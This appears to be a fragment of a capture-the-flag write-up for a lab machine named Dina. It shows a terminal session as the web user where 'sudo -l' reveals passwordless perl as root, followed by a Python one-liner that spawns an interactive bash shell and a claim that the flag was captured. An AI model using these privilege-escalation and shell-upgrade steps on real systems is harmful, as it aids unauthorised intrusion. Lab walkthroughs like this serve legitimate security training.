www-data@Dina:/var/www/SecretSMSgatewayLogin$ sudo -L
sudo -L
sudo: invalid option -- 'L'
usage: sudo [-D level] -h | -K | -k | -V
usage: sudo -v [-AknS] [-D level] [-g groupname#gid] [-p prompt] [-u user
name#uid]
usage: sudo -l[l] [-AknS] [-D level] [-g groupname#gid] [-p prompt] [-U user
name] [-u user name#uid] [-g groupname#gid] [command]
usage: sudo [-AbEHknPS] [-C fd] [-D level] [-g groupname#gid] [-p prompt] [-u
user name#uid] [-g groupname#gid] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-C fd] [-D level] [-g groupname#gid] [-p prompt] [-u
user name#uid] file ...
www-data@Dina:/var/www/SecretSMSgatewayLogin$ clear
clear
TERM environment variable not set.
www-data@Dina:/var/www/SecretSMSgatewayLogin$ sudo -l
sudo -l
Matching Defaults entries for www-data on this host:
env_reset,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
(ALL) NOPASSWD: /usr/bin/perl
www-data@Dina:/var/www/SecretSMSgatewayLogin$
```

**python -c 'import pty; pty.spawn("/bin/bash");'**

Finally we got the flag.